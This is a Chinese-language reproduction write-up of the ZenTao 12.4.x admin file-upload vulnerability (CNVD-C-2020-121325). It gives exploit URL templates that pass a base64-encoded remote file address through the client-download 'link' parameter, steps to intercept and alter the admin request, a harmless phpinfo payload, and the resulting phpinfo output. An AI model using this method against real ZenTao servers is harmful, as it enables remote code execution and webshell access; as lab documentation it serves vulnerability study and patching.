禅道后台文件上传 (CNVD-C-2020-121325)

1.影响版本

开源版<=12.4.2

2.漏洞详情

存在文件上传漏洞，该漏洞由于开发者对link参数过滤不严，导致攻击者对下载链接可控，导致可远程下载服务器恶意脚本文件，造成任意代码执行，获取webshell。

3.漏洞环境

因为没有找到12.4.2 所以是使用12.4.1进行复现

```
禅道 12.4.1 https://www.zentao.net/dl/zentao/12.4.2/ZenTaoPMS.12.4.2.old.exe
PHP 版本  7.3.9
Apache 2.4.39
```

4.环境搭建

源码解压放在WWW目录下,访问chandao/www/index.php进行安装

报错:

```
重定向的次数过多
```

找了很多方法没有解决,通过安装一键版在www目录下启动

https://www.zentao.net/dl/zentao/12.4.2/ZenTaoPMS.12.4.2.win64.exe

5.漏洞POC


```
http://[目标地址]/zentao/client-download-[$version参数]-[base64加密后的恶意文件地址].html

http:// [目标地址] /zentao/index.php?m=client&f=download&version=[$version参数]&link=[ base64加密后的恶意文件地址]

本质上是一样的,第一种是禅道自己的路由方式
即调用 download 函数的时候请求的 url 为 $module-download-1.html
```

6.复现过程


1.准备好远程下载脚本php文件

```
php内容:
<?php echo "<?php phpinfo();?>";
```


2.将远程文件的http改为大写后,再通过base64编码



3.登录禅道后台->客户端->更新->手动添加脚本,进行抓包



4.修改请求为POC,确认上传成功



5.访问上传的文件成功执行

PHP Version 5.4.19

System	Windows NT LAPTOP-2F1JJ03Q 6.2 build 9200 (Unknown Windows version Home Premium Edition) i586
Build Date	Aug 21 2013 01:07:08
Compiler	MSVC9 (Visual C++ 2008)
Architecture	x86
Configure Command	cscript /nologo configure.js "--enable-snapshot-build" "--disable-isapi" "--enable-debug-pack" "--without-mssql" "--without-pdo-mssql" "--without-pi3web" "--with-pdo-oci=C:\php-sdk\oracle\instantclient10\sdk,shared" "--with-oci8=C:\php-sdk\oracle\instantclient10\sdk,shared" "--with-oci8-11g=C:\php-sdk\oracle\instantclient11\sdk,shared" "--enable-object-out-dir=../obj/" "--enable-com-dotnet=shared" "--with-mcrypt=static" "--disable-static-analyze" "--with-pgo"
Server API	Apache 2.0 Handler
Virtual Directory Support	enabled
Configuration File (php.ini) Path	C:\WINDOWS
Loaded Configuration File	D:\PHP\phpstudy_pro\WWW\xampp\php\php.ini
Scan this dir for additional .ini files	(none)
Additional .ini files parsed	(none)
PHP API	20100412
PHP Extension	20100525
Zend Extension	220100525
Zend Extension Build	API220100525,TS,VC9
PHP Extension Build	API20100525,TS,VC9